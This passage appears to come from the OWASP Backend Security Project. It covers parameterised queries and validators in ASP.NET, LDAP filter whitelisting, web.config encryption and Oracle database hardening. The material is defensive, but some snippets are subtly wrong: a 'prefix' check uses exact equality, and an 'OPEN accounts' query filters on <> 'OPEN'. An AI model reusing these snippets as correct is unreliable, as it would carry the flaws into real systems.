        SqlCommand cmd = new SqlCommand("USP_SearchUserByNameNotVuln", sqlConnection);

        cmd.CommandType = CommandType.StoredProcedure;

        SqlParameter pName = new SqlParameter("@Name", SqlDbType.VarChar, 50);

        pName.Value = txtQueryStored.Text;
```

```
cmd.Parameters.Add(pName);
```

In this section is used the SqlCommand class as above, but, the type of the SqlCommand is "StoredProcedure" , so the sql code is not provided directly, but there is a procedure inside the database that makes the job. This procedure is called USP_SearchUserByNameNotVuln and accept a Varchar(50) parameter called @Name. The code of the stored is simply:

```
CREATE PROCEDURE [dbo].[USP_SearchUserByNameNotVuln]

      @Name varchar(50)

AS

BEGIN

      SET NOCOUNT ON;

SELECT

      U.Name,

      U.Surname,

      U.Code

FROM

      dbo.Users U

WHERE

      U.Name LIKE '''%' + @Name + '%'''

END
```

Three steps for each parameter passed to the stored procedure are needed to use the SqlParameter class:

- Instantiate the parameter with the right name and type used in the stored procedure
- Assign the value (in this case the value given by the user in the textbox)
- Add the parameter to the SqlCommand

When the sql command is executed, the parameters will be replaced with values specified by the SqlParameter object.

In conclusion, this kind of query is not prone to sql injection, because it is not possibile to build ad hoc sql statements, due to the correct use of Stored Procedure and the SqlParameter class.

Third Section

```
DataSet ds = new DataSet();

SqlDataAdapter sqlDataAdapter = new SqlDataAdapter(cmd);

sqlDataAdapter.Fill(ds, "ResultTable");

gridresult.DataSource = ds;
```

```
        gridresult.DataBind();
```

This section is the same of the example above.

➢ Input validation

Another point that is important to consider is the validation of the input. For example in a context in which a user has to insert (or select) some data in (or from) the database let’s think about the worst case, that is a user that can digit anything and submit anything to the server. To avoid this the only choiche is to validate the user's input. Two strategies are possible:

1. White list
2. Black list

The first solution answers at the condition: "deny all, except what is explicitly signed in the list". The second solution answers at the condition: "allow all, except what is explicitly signed in the list".

The best solution for the security of the application is try to implement a validation of the input based on the first case. This comes more simply with numeric input, range input or strings that follow a specific pattern (for example an e-mail or a date). It becomes more difficult for strings with a not specific pattern (for example strings inserted in a search engine) in which often only a solution based on a black list is reasonably possible.

In a Web Application, there are two kinds of input validation:

1. client validations
2. server validations

There are a couple of reasons to use both types of validation summarized in the following points:

- client validations increase performance (the application doesn't postback to the server) but cause a false sense of security (the validation can be bypassed intercepting and manipulating the client request).
- server validations make worse performance but increase the security, because the validation is made by the server.

In ASP.NET to realize these concepts there are the server web control Validators:

- RequiredFieldValidator
- CompareValidator
- RangeValidator
- RegularExpressionValidator
- CustomValidator

Technically these objects realize both type of validations: that is if the client support Javascript, the Validator uses first the client validation, and after that the page is validated on then server side too. If the client doesn't support


Javascript, the validation is made only on the server side. In this manner the application validate the input in a progressive mode and the design of the application doesn't follow a *"Minimum-Denominator-Multiplier"* .

To explain the concept in code, it's possible to analyze the CustomValidator, that is the higher generalization because it's possible to use a personalized validation logic.

- **CustomValidator**

We can think simply to a textbox with a button, like the example above, in which it gives the way to search all the suppliers with a specific code (a string of 16 char) For security reasons it is imagined that a specific user can only see the suppliers that have a code in which the first 4 character are "PFHG".

Any other string that doesn't match this pattern has to be exclude from the search (white list approach)


OWASP Backend Security Project page 2
Digit the first four numbers
search

The XML part of the page is like that:

```
<asp:Label ID="lblQuerySearch" runat="server" Text="Digit the first four
numbers"></asp:Label>

<asp:TextBox ID="txtQuerySearch" Width="5em" runat="server"></asp:TextBox>

<asp:RequiredFieldValidator ID="RequiredFieldValidatorQuerySearch" runat="server"
ErrorMessage="Required Code"
ControlToValidate="txtQuerySearch"></asp:RequiredFieldValidator>

<asp:CustomValidator ID="CustomValidatorQuerySearch" runat="server" ErrorMessage="Wrong
code" ControlToValidate="txtQuerySearch"
OnServerValidate="ValidateCode"></asp:CustomValidator>
```

The control Label and Button are intuitive web controls. It's clear to see that two Validator have been applied to the textbox whose ID is *"txtQuerySearch"*.

The Validators are:

- RequiredFieldValidator: we don't accept an empty textbox when we submit our request to the server
- CustomValidator: we would implement some custom logic to our textbox

In fact the CustomValidator tag has a particular event called "OnServerValidate" that we can hook to a custom callback function, whose code is executed on the server side. For this example it's like that:

```
protected void ValidateCode(object source, ServerValidateEventArgs args)

   {

       try

       {
```

```
                string textToValidate = args.Value;

                if (textToValidate.Equals("PFHG"))

                    args.IsValid = true;

                else

                    args.IsValid = false;

            }

            catch (Exception ex)

            {

                args.IsValid = false;

            }

        }
```

The function handles the argument "arg" that brings the text inserted by the user. If this text match with our pattern, the argument is valid and the server executes the code associated to the button, querying the database in the same manner seen above; however the code is now conditioned by the statement "if(Page.IsValid)".

```
    protected void btnQuerySearch_OnCLick(object sender, EventArgs e)

        {

            DbHelper dbHelper = new DbHelper();

            string connectionString = dbHelper.returnConnectionString();

            SqlConnection sqlConnection = new SqlConnection(connectionString);

            if (Page.IsValid)

            {

                try

                {

                    sqlConnection.Open();

                    SqlCommand cmd = new SqlCommand("USP_SearchUserByCode", sqlConnection);

                    cmd.CommandType = CommandType.StoredProcedure;

                    SqlParameter pCode = new SqlParameter("@Code", SqlDbType.VarChar, 4);

                    pCode.Value = txtQuerySearch.Text;

                    cmd.Parameters.Add(pCode);

                    DataSet ds = new DataSet();

                    SqlDataAdapter sqlDataAdapter = new SqlDataAdapter(cmd);

                    sqlDataAdapter.Fill(ds, "ResultTable");
                    gridresult.DataSource = ds;

                    gridresult.DataBind();

                }

                catch (SqlException ex)

                {

                    throw ex;

                }

                finally

                {

                    if (sqlConnection != null)

                        sqlConnection.Close(); //close the connection

                }

            }

        }
```

This is only an example but the use of the Validators can be very important in all the contexts in which the protection of a database from malicious input is needed.

❒ .NET Preventing LDAP Injection

It’s not important here to explain how LDAP works. The focus is explain how it’s possible to avoid the injection of special character, that are responsible of a unpredictable behaviour of the LDAP server. LDAP search are often made with a distinguished name (DN) and a filter. So if the user input is not properly validated, the user can manipulate the input to craft a malicious filter, to obtain more informations from the server. LDAP search are made with string, so the best solution to analyze a string searching particular characters is a Regular Expression. In this example there is the code associated to a event ButtonClick, and two TextBox called "txtUid" and "txtSn" are used to give input to the system

```
protected void btnQuerySearch_OnCLick(object sender, EventArgs e)

{

        string regExString = "^[a-zA-Z_0-9 @.]+$";

        RegexStringValidator regEx = new RegexStringValidator(regExString);

        if (regEx.CanValidate(txtUid.Text.GetType()))

         try

        {

               regEx.Validate(txtUid.Text);

        }
```

```
catch (ArgumentException argExec)

{

        // Validation failed.

        Response.Write("wrong uid");

        return;

}

if (regEx.CanValidate(txtSn.Text.GetType()))

try

{

        regEx.Validate(txtSn.Text);

}

catch (ArgumentException argExec)

{

        // Validation failed.

        Response.Write("wrong sn");

        return;

}

LdapConnection connection = new LdapConnection ("192.168.1.36");

connection.AuthType = AuthType.Anonymous;

string DN = "uid=john,ou=people,dc=example,dc=com";

LdapSessionOptions options = connection.SessionOptions;

options.ProtocolVersion = 3;

try

{

Response.Write("\r\nPerforming a simple search ...");

// create a search filter to find all objects

string ldapSearchFilter = "(&(uid=" + txtUid.Text + ")(sn=" + txtSn.Text + "))";

DirectoryRequest searchRequest = new SearchRequest

                     (DN,

                       ldapSearchFilter,

                       System.DirectoryServices.Protocols.SearchScope.Base,

                       null);
        //cast the returned directory response as a SearchResponse object

        DirectoryResponse response;

        response = (SearchResponse)connection.SendRequest(searchRequest);

        SearchResponse searchResponse =

                        (SearchResponse)connection.SendRequest(searchRequest);

        Response.Write("\r\nSearch Response Entries " + searchResponse.Entries.Count);

        // enumerate the entries in the search response

        foreach (SearchResultEntry entry in searchResponse.Entries)

        {

                Response.Write("indexof , DN " + searchResponse.Entries.IndexOf(entry) +
                entry.DistinguishedName);

        }

}

catch (Exception ex)

{

        throw ex;

}

}
```

First Section

```
string regExString = "^[a-zA-Z_0-9 @.]+$";

RegexStringValidator regEx = new RegexStringValidator(regExString);
```

The first section uses a Regular Expression, using the class “RegExStringValidator”, very useful to analyze a string. The string can contain only alphanumeric characters, @, blank or dot. Others characters different from the indicated subset are not allowed, according to the white list approach.

Second Section

```
if (regEx.CanValidate(txtUid.Text.GetType()))

        try

        {

                regEx.Validate(txtUid.Text);

        }

        catch (ArgumentException argExec)

        {
                // Validation failed.

                Response.Write("wrong uid");

                return;

        }

 if (regEx.CanValidate(txtSn.Text.GetType()))

        try

        {

                regEx.Validate(txtSn.Text);

        }

        catch (ArgumentException argExec)

        {

                // Validation failed.

                Response.Write("wrong sn");

                return;

        }
```

In this section there is the code to check if the strings inserted in the textbox “txtUid” and “txtSn” match the rule of the RegExp or not. There is a try-catch block and the object method "Validate" is used to make the job. If the validation passes, the catch block is not processed.

Third Section

```
LdapConnection connection = new LdapConnection ("192.168.1.36");

connection.AuthType = AuthType.Anonymous;

string DN = "uid=john,ou=people,dc=example,dc=com";

LdapSessionOptions options = connection.SessionOptions;

options.ProtocolVersion = 3;
```

The third section is the place for the connection to the server.

Fourth Section

```
try

{

    Response.Write("\r\nPerforming a simple search ...");

    // create a search filter to find all objects

    string ldapSearchFilter = "(&(uid=" + txtUid.Text + ")(sn=" + txtSn.Text + "))";

    DirectoryRequest searchRequest = new SearchRequest
```

```
                                    (DN,
                                     ldapSearchFilter,
                                     System.DirectoryServices.Protocols.SearchScope.Base,
                                     null);
            //cast the returned directory response as a SearchResponse object
            DirectoryResponse response;
            response = (SearchResponse)connection.SendRequest(searchRequest);
            SearchResponse searchResponse =
                         (SearchResponse)connection.SendRequest(searchRequest);
            Response.Write("\r\nSearch Response Entries " + searchResponse.Entries.Count);
            // enumerate the entries in the search response
            foreach (SearchResultEntry entry in searchResponse.Entries)
            {
                Response.Write("indexof , DN " + searchResponse.Entries.IndexOf(entry) +
entry.DistinguishedName);
            }
        }
        catch (Exception ex)
        {
            throw ex;
        }
```

Finally it's made the request and the server make the response, giving the number of entries that found

- **Web.config Encryption**

Web.config (and others file with .config extension) could contain sensitive information that should be protected. For a .NET Web Application typically the parameters to access to a database are stored in plain text, in a form like this:

```
<configuration>
 <connectionStrings>
   <add name="Connection_SQLServer2005" connectionString="Data Source=WIN2K3\SQLInstance;
Initial Catalog=Exampledb;
              User Id=user; Password=clgir3s2s;" providerName=""/>
 </connectionStrings>
</configuration>
```

It's possible to notice:

- Name of the server machine
- Name of the instance of SQL Server
- Name of the database
- Username
- Password

Gaining the access to directory of the web application, these information are freely accessible. The solution to maintain the confidentiality is always one: encryption. Because encryption is not costless, it's not a good choice to encrypt the Web.config in its totality. It's better to select only the sensitive information, that often are stored in the "configuration" sections of the file. In .NET there are two mode to encrypt configuration section:

- Coding with some classes of the Framework
- Using the command line tool "aspnet_regiis.exe" (located in %SystemRoot%\Microsoft.NET\Framework\versionNumber folder)

In both cases the encryption is potentially provided in three modes:

- Windows Data Protection API Provider (DPAPI)
- RSA Protected Configuration Provider
- Custom Provider

DPAPI is the simplest manner. It uses a machine (or user) level key storage, so it's possible to share the secret with all the applications of the machine or not. Additionally it uses an encryption mode based on the login of the user, storing the information in the registry, so no key creation needed. But if the application is deployed in a Web farm, the better is RSA protected configuration provider due to the ease with which RSA keys can be exported. So it's comfortable to use the command line tool "aspnet_regiis.exe" with RSA provider. First thing it's necessary to create a key container, for the public key encryption; open the SDK command prompt of the Framework and digit:

```
aspnet_regiis.exe -pc keycontainer1
```

in this manner a file with public and private key is stored at the path %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\MachineKeys with a unique code. It's possible to recognize the creation's datetime. It's important to know that this file is protected by the NTFS ACL, so only the creator and the SYSTEM account can manipulate it. So if the web application run with another account (for example MACHINENAME\ASPNET user), it's necessary to grant the read permission for the key container with the command:

```
aspnet_regiis -pa keycontainer1 MACHINENAME\ASPNET
```

On the other hand add these lines in the Web.Config:

```
<configuration xmlns="http://schemas.microsoft.com/.NetConfiguration/v2.0">

 <configProtectedData>
```

```
      <providers>

        <add name="NameProvider1"

             type="System.Configuration.RsaProtectedConfigurationProvider,
System.Configuration,


Version=2.0.0.0,Culture=neutral,PublicKeyToken=b03f5f7f11d50a3a,processorArchitecture=MSI
L"

                  UseMachineContainer="true"

                  KeyContainerName="keycontainer1"

          />

      </providers>

    </configProtectedData>
```

in which there are references of the name of the provider (NameProvider1) that is based on RSA and key container (keycontainer1) used by the provider. Now it's possible to encrypt the "connectionStrings" section using the physical path of the directory storing the web.config (and the web application):

```
aspnet_regiis -pef connectionStrings C:\Project\BackendSecProj -prov NameProvider1
```

The result is that the connectionStrings section is comparable to:

```
<connectionStrings configProtectionProvider="NameProvider1">

 <EncryptedData Type="http://www.w3.org/2001/04/xmlenc#Element"

  xmlns="http://www.w3.org/2001/04/xmlenc#">

  <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#tripledes-cbc" />

  <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">

   <EncryptedKey xmlns="http://www.w3.org/2001/04/xmlenc#">

    <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#rsa-1_5" />

    <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">

     <KeyName>Rsa Key</KeyName>

    </KeyInfo>

    <CipherData>


<CipherValue>XV8DCEfUymYphQaL5GTqCQGhrNoED+/rIKNXS3l44exGiQWx2FH0Rq.....</CipherValue>

    </CipherData>

   </EncryptedKey>

  </KeyInfo>

 </EncryptedData>
```

```
</connectionStrings>
```

The application that must access to this section do automatically the decryption, due the read permission for the key container granted to the running user. In any case it's always possible to decrypt the section with:

```
aspnet_regiis -pdf connectionStrings C:\Project\BackendSecProj
```

REFERENCES

- http://msdn.microsoft.com/en-us/library/default.aspx
- http://msdn.microsoft.com/en-us/library/6759sth4.aspx
- http://directoryprogramming.net/
- http://msdn.microsoft.com/en-us/library/system.configuration.regexstringvalidator.aspx
- http://www.ietf.org/rfc/rfc2254.txt
- http://msdn.microsoft.com/en-us/library/az24scfc(VS.80).aspx
- http://msdn.microsoft.com/en-us/library/k6h9cz8h(VS.80).aspx
- http://msdn.microsoft.com/en-us/library/dtkwfdky(VS.80).aspx
- http://blogs.vertigosoftware.com/snyholm/archive/2005/12/16/1746.aspx

OWASP BACKEND SECURITY PROJECT – HARDENING

ORACLE HARDENING

OVERVIEW

- **Installation security**

This section is useful to understand how the installation could introduce vulnerabilities when it is not made “security oriented”.

- **Options and products**

First of all an advanced installation should be performed to custom the installation process to install only the components required by application will connect to database.

- **Sample schemas**

The installed schema should be reviewed, especially the sample schemas provided by Oracle base installation, and remove any schema not needed.

Example SQL to remove a schema:

```
SQL> DROP USER <user_name> CASCADE;
```

DESCRIPTION

- **Initialization parameters**

This section covers the Oracle Initialization parameters that are relevant for the security. All the following initialization parameters have to be specified for all Oracle instances.

Parameter name	Description	Security value
REMOTE_OS_AUTHENTICATION	This parameter should be set to FALSE to deny the authentication of remote clients by operating system.	FALSE
REMOTE_LOGIN_PASSWORDFILE	This parameter should be set to NONE, but if this functionality is required set the parameter EXCLUSIVE to make it more secure considering that the password file can be used by only one database.	NONE
RESOURCE_LIMIT	This parameter should be set to TRUE to enforce other parameter about resource limitsuch as idle time limits. The default is FALSE.	TRUE

REMOTE_OS_ROLES	This parameter should be set to FALSE to deny the operating system groups to control Oracle roles.	FALSE
OS_ROLES	This parameter should be set to FALSE to configure Oracle to identify and manage the roles. Default value false.	FALSE
UTL_FILE_DIR	This parameter should be set to NULL to specify any directories that Oracle should use for PL/SQL file I/O.	NULL
USER_DUMP_DEST	This parameter should be set to a protect directory considering that is the directory where the server stores debugging trace file of a user process	<Protected Directory>
BACKGROUND_DUMP_DEST	This parameter should be set to a protect directory considering that is the directory where the server writes debugging trace file of background process	<Protected Directory>
CORE_DUMP_DEST	This parameter should be set to a protect directory considering that is the directory where the server dumps core files.	<Protected Directory>

Example SQL for setting the REMOTE_OS_AUTHENTICATION parameter:

```
SQL> ALTER SYSTEM SET REMOTE_OS_AUTHENTICATION = FALSE SCOPE=BOTH
```

Scope:

- MEMORY: This value changes the instance immediately, but the configuration is lost after a restart.
- SPFILE: This value does NOT change the instance immediately, but a restart is necessary to take effect.
- BOTH: This value changes the instance immediately as well as the spfile.

❒ Operating system security

➢ Owner account

The Oracle OS installation account, owner of all Oracle application and datafiles, should be used only for the update and the maintenance of the Oracle software and should not be used during the standard DBA activities. The individual DBAs will have to use their assigned OS personal accounts, so the auditing process will be able to actions performed with the correct OS account. The Oracle software installation account will not be a member of the administrative group.

➢ Files and directories

All files and directories generated during the installation process of Oracle should be restricted to the Oracle software owner and the DBA user group, especially the files listed below:

File name	Description
init.ora and/or init<SID>.ora Spfile.ora	The file houses Oracle initialization parameter files. Replace SID with the name of your SID.
orapw<SID>	The file contain SYS password and the password of accounts granted the SYSDBA or SYSOPER role. Replace SID with the name of your SID.
listener.ora	The file houses listener configuration parameters and password.
snmp_rw.ora	The file contains the password for the DBSNMP database account in cleartext.
snmp_ro.ora	The file houses configuration information for the Oracle Intelligent Agent.
sqlnet.ora	The file contains network configuration information for the host database and listener.

Other accounts should be denied to access except to executables under the “bin” directory although the permission of all files stored in the “bin” directory should be configured in order to be owned by the Oracle software installation account.

- **Patching**

The Oracle Database should be kept up to date therefore, periodically, the Oracle Technology Network web site should be checked (http://otn.oracle.com/deploy/security/alerts.htm) to keep up on security alerts issued from Oracle Corporation in regard to all installed components. Sometime, there are public vulnerabilities about Oracle software without a patch so it is a good idea subscribe to the security mailing lists so that it would be possible to catch those new security issues and to find a way to mitigate the risk of a new vulnerability.

- **Account management**

- **Lock and expire unused accounts**

A number of default database server user accounts are create during the installation process so, if the Database Configuration Assistant is not used, default database user accounts should be all locked and expired. Unlock only those accounts that need to be accessed on a regular basis and assign a strong password to each of these unlocked accounts.

Example SQL for reviewing the Oracle Default Accounts with status “OPEN”:

```
  SQL> SELECT <user_name> FROM dba_users WHERE account_status <> ’OPEN’ ORDER BY
<user_name>;
```

Example SQL for Locking Accounts:

```
SQL> ALTER USER <user_name> ACCOUNT LOCK;
```

- **Change default password**

The major weakness concerning the password is that some user default accounts, after the installation, still have a default password associated, the passwords of all default accounts should be reviewed (SYS, SYSTEM, DBSNMP, OUTLN and so on) and changed if necessary.

- **Enforce password policy**

The password policy should be enforced by password verification function setting password parameter (list below) and providing password complexity feature like minimum length, password not same as the username, the password contains repeating characters, the password differs from the previous password by at least a certain number of letters.

Example SQL for setting a password verification function to a profile:

```
SQL> CREATE PROFILE <profile_name> LIMIT PASSWORD_VERIFICATION_FUCTION <function_name>;
```

Example SQL for assigning profile profile to a user:

```
SQL> CREATE USER <user_name> IDENTIFIED BY <password> PROFILE <profile_name>;
```

- **Privileges and Roles**

Due to the great number and variety of applications that make use of the database, it’s difficult to define in advance which kind of privilege have to be granted to a user. In order to make this choice, could be a good practice the “principle of least privilege”, that is not providing database users, especially PUBLIC, more privileges than necessary.

The user privileges are split in System Privileges and Object Privileges, you can grant privileges to users explicitly:

```
SQL> GRANT <object_privilege> ON <object_name> TO <user_name>;

SQL> GRANT <system_privilege> TO <user_name> [WITH ADMIN OPTION];
```

Where “WITH ADMIN OPTION” means that the new user can grant the same system privilege to another user.

Also, you can grant privileges to a role (recommended), a group of privileges:

```
SQL> GRANT <object_privilege> ON <object_name> TO <role_name>;

SQL> GRANT <system_privilege> TO <role_name>;
```

and then you should grant the role to users:

```
SQL> GRANT <role_name> TO <user_name>;
```

Periodically, is better to review the privileges (system and object) of the all database user. As an example, it is possible to use the following SQL script by executing as a user with the right privileges in order to review the system privilege (only) of specific user:

```
set pagesize 0

set head off
set feed off

set linesize 240

set trimspool on

col ord noprint

set echo off

accept username prompt' Insert a value for username:'

SELECT LPAD(' ', 2*level) || granted_role "USER PRIVS"

FROM (

   SELECT NULL grantee,  username granted_role

   FROM dba_users

   WHERE username LIKE UPPER('&&username')

   UNION

   SELECT grantee, granted_role

   FROM dba_role_privs

   UNION

   SELECT grantee, privilege

   FROM dba_sys_privs)

START WITH grantee IS NULL

CONNECT BY grantee = prior granted_role;
```

An example of output:

```
 Insert a value for username: owasp

 OWASP

   CONNECT

     CREATE SESSION

   RESOURCE

     CREATE CLUSTER

     CREATE INDEXTYPE

     CREATE OPERATOR

     CREATE PROCEDURE

     CREATE SEQUENCE

     CREATE TABLE

     CREATE TRIGGER
```

```
          CREATE TYPE

        UNLIMITED TABLESPACE
```

Afterward revoke the privileges that is not necessary from user:

```
SQL> REVOKE <system_privilege> FROM <user_name>;

SQL> REVOKE <object_privilege> ON <object_name> FROM <user_name>;
```

or from role:

```
SQL> REVOKE <system_privilege> FROM <role_name>;

SQL> REVOKE <object_privilege> ON <object_name> FROM <role_name>;
```

- **Automated processing database accounts**

The major weakness using batch jobs is to manage user names and passwords in fact, typically, it connects to databases by using directly the command sqlplus:

```
sqlplus -s <user_name>/<password>@<TNS alias> << EOF

<SQL statement>

EOF
```

In this way it is possible to see the username and password in clear text by using the command to check the process status, such as "ps" command in a unix environment. To avoid it could be used a standard CONNECT statement within batch jobs, like this:

```
sqlplus /nolog << EOF

CONNECT <user_name>/<password>

<SQL statement>

EOF
```

In this last case it is suggested to save the encrypted password in a well protected configuration file and then decrypt them just before execute the CONNECT statement. Another (recommended) possibility is to delegate the password management to a guaranteed third part as Secure External Password Store provided by Oracle Advanced Security component that save the credentials in a secure way. When the clients are configured to use the secure external password store, batch jobs can connect to a database replacing the login credentials with an alias (database connection string) stored into container (named wallet).

To enable clients to use the external password store the first thing to do is to create an Oracle wallet with the autologin feature (access to wallet contents not require a password) by using the follow command from OS command prompt:

```
 mkstore -wrl <wallet_location> -create
```

Then, you should create database connection credentials in the wallet:

```
       mkstore -wrl <wallet_location> -createCredential <db_connect_string> <user_name>
<password>
```

After the wallet is ready, you should force the client to use the information stored in the "secure password store" to authenticate to databases by configuring sqlnet.ora file.

Example of entries to add in sqlnet.ora file:

```
WALLET_LOCATION =
(SOURCE =
(METHOD = FILE)
(METHOD_DATA =
(DIRECTORY = <wallet_location>)
)
)
SQLNET.WALLET_OVERRIDE = TRUE
```

The same configuration are possible to do by using Oracle Wallet Manager.

Following this way the risk is reduced because passwords are not exposed in the clear-text considering the applications can connect to a database with the following CONNECT statement syntax:

```
connect /@<db_connect_string>
```

where "db_connect_string" is the database connection credential, created before.

❒ Network security

➢ Encrypt network logins

The password information in a connection request should be encrypted to protect against network eavesdropping. The value of the follow parameter should be review:

```
ORA_ENCRYPT_LOGIN (on the client machine)
DBLINK_ENCRYPT_LOGIN (on the server machine)
```

Once these parameters have been set to TRUE, passwords will be encrypted in connection requests. Note that on Oracle version 9.02 and later these parameter are not available, in fact it encrypts automatically the password information when transmitting over a network, although the setting or changing of passwords is NOT encrypted when across the network.

➢ Protect network communications

Consider configuring the Oracle Advanced Security component to use Secure Socket Layer (SSL) encrypting network traffic between clients and databases to avoid network eavesdropping. Below, you can see an example of a basic configuration:

Server side

To enable SSL database connection it would be correct to create an Oracle wallet (with the autologin feature) and generate a certificate request by using Wallet Manager component. Then it should be sent to the Certificate Authority; when the CA trusted and the user certificate is received, these certificate should be imported into the wallet. Then configure the Oracle Advanced Security component by using the Net Manager utility (recommended) or modify the sqlnet.ora and listener.ora file. At the end, the sqlnet.ora and listener.ora files should contain the following entries:

```
WALLET_LOCATION =

  (SOURCE =

       (METHOD = FILE)

       (METHOD_DATA =

               (DIRECTORY = <wallet_location> )

       )

   )

 SSL_CLIENT_AUTHENTICATION = FALSE

 SQLNET.AUTHENTICATION_SERVICES= (TCPS)
```

Client side

After the wallet is configured, the client should be configured to use SSL connection to connect to databases by configuring sqlnet.ora file. Example of entries to add in sqlnet.ora file:

```
WALLET_LOCATION =

  (SOURCE =

       (METHOD = FILE)

       (METHOD_DATA =

               (DIRECTORY = <wallet_location> )

       )

  )

SSL_SERVER_DN_MATCH = OFF

SSL_CLIENT_AUTHENTICATION = FALSE

SQLNET.AUTHENTICATION_SERVICES= (TCPS)
```

Now, a network connection to the SSL listener should be configured by configuring the tnsname.ora file:

```
SSL =

(DESCRIPTION =

(ADDRESS_LIST =

(ADDRESS = (PROTOCOL = TCPS)(HOST = <host_name>)(PORT = <port>))
```

```
 )
 (CONNECT_DATA =
 (SID = <SID_name>)
)
)
```

➢ XML database (XDB) protocol server

The XML Database (XDB) offers access to the Oracle XML DB resources using the standard Internet protocols FTP, listening on TCP port 2100, and HTTP, listening on TCP port 8080. The Oracle XML DB Protocol Server is a specific type of Oracle shared server dispatcher and is specified in the Oracle database initialization parameter file for startup, so if XDB is not used it should be turned off editing the init<SID>.ora or spfile<SID>.ora (replace SID with the name of your SID) file and remove or comment the follow line:

```
dispatchers="(PROTOCOL=TCP) (SERVICE=<SID>XDB)"
```

If access via the Internet protocols is required, logging should be enabled by setting the “ftp-log-level” and “http-log-level” parameters to a value of 1 in xdbconfig.xml file.

❒ Oracle TNS Listener security

➢ Password

A listener password should be set at the end of listener configuration process to avoid from unauthorized start, stop, and configure. The password will be stored in encrypted format within the listener.ora file by using the LSNRCTL utility:

```
LSNRCTL> set current_listener <listener_name>
LNSRCTL> set password
Password: (type "enter" if it is the first time)
The command completed successfully
LSNRCTL> change_password
Old password: (type "enter")
New password: <new_password>
Reenter new password: <new_password>
[…]
The command completed successfully
LSNRCTL> save_config (important to save the configuration)
[…]
Saved LISTENER configuration parameters.
Listener Parameter File […]
```

```
Old Parameter File […]

The command completed successfully

LSNRCTL> exit
```

- **Admin restrictions**

  The remote administration of the Oracle listener should be prevented by setting to TRUE the ADMIN_RESTRICTIONS parameter in the listener.ora file:

  ```
  ADMIN_RESTRICTIONS_<listener_name> = TRUE
  ```

- **Network address restriction**

  The network address restrictions should be enforced by the Oracle listener to further protect the database from unauthorized remote access, especially when the PLSQL EXTPROC is in use. To enable network address restriction, edit the SQLNET.ORA to add the follow line:

  ```
  TCP.VALIDNODE_CHECKING = YES
  ```

  Then, to define TCP/IP addresses that are allowed to connect to database add the follow line:

  ```
  TCP.INVITED_NODES = <list of IP addresses>
  ```

  At the end, to defines TCP/IP addresses that are refused connections to the database set the follow parameter

  ```
  TCP.EXCLUDED_NODES = <list of IP addresses>
  ```

- **External procedures**

  The EXTPROC functionality is used by PL/SQL component to make calls to the operating system and to load necessary library to execute external procedure, but if the Oracle Database server is not properly patched it even could allow unauthorized administrative access to the server machine through the Oracle Listener. If the EXTPROC functionality is not required, it has to be disabled by editing the tnsname.ora and listener.ora files and removing the entries regarding this functionality.

  Example of entries to remove in tnsname.ora file:

  ```
  EXTPROC_CONNECTION_DATA =

  (DESCRIPTION =

  (ADDRESS_LIST =

     (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC))

   )

   (CONNECT_DATA =

     (SID = PLSExtProc)

     (PRESENTATION = RO)

   )
  ```

```
            )
```

Example of entries to remove in listener.ora file:

```
[…]
    (ADDRESS_LIST =
       (ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC))
     )
[…]
[…]
   (SID_DESC =
     (SID_NAME = PLSExtProc)
     (ORACLE_HOME = […])
    )
[…]
```

After that restart the Oracle Net listener process. Then check if the configuration take effect by using the operation status in LSNRCTL command, and review the configuration if the last command display the follow lines:

```
Listening Endpoints Summary...
      (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(KEY=EXTPROC)))
      […]
Services Summary...
Service "PLSExtProc" has 1 instance(s).
      Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
      […]
```

Otherwise, the configuration is correct!

If, instead, the EXTPROC functionality is required in your environment, configure a Oracle Net Listener for PL/SQL EXTPROC with an IPC (recommended) or TCP protocol address. It is a good idea to enforce the network address restrictions when you use the TCP protocol address.

- **Inbound connection timeout**

The amount of time the listener waits for a network client to complete the connection request should be manage to prevent a denial of service attack. The name of parameter to set to configure inbound connection timeout and the name of the file of configuration, depends on Oracle version.

- **Logging**

To enable logging on the listener, use Net Manager utility or modify the listener.ora file on server machine. At the end, the listener.ora file should contain the follow entries:

```
LOGGING_<listener name> = ON

LOG_DIRECTORY_<listener name> = <log directory location>

LOG_FILE_<listener name> = <log file name>
```

❒ Audit

To properly protect database access the auditing of user database activities should be implemented in order to identify any suspicious activity or to check if an user has more privileges than expected.

➢ Start Audit Service

To start the audit service execute "cataudit.sql" as SYS account. Then, choose if it is wanted to store the audit record to DataBase or Operating System file by setting the parameter "AUDIT_TRAIL" to DB or OS. The database audit trail is a single table named SYS.AUD$, but there are predefined views that help to use the information in this table, while as regard operating system audit trail the audit records are written into the directory that you choose by setting the "AUDIT_FILE_DEST" parameter.

➢ Enable Audit

Once you start the audit service, it is possible choose to audit the sys operation by setting the AUDIT_SYS_OPERATION to TRUE. So that, Oracle Database audit connections to the database with administrator privileges, database startup and shutdown. Then, it is possible enable other options, by using AUDIT SQL statement:

- Statement Auditing.
- Privilege Auditing.
- Schema Object Auditing.

An example to audit some activities on table "test" owned by OWASP (Schema Object Auditing):

```
SQL> AUDIT INSERT, UPDATE, DELETE ON owasp.test BY ACCESS;
```

Oracle Database allow to write a single audit record for all SQL statements in the same session, using the "by session" option in the audit SQL command or to write one record for each access, using the "by access" option. Then, Oracle Database allows, also, to write the successful executions of statements, using the "whenever successful" option in the audit SQL command or unsuccessful attempts to execute statements, using the "whenever not successful".

➢ Disable Audit

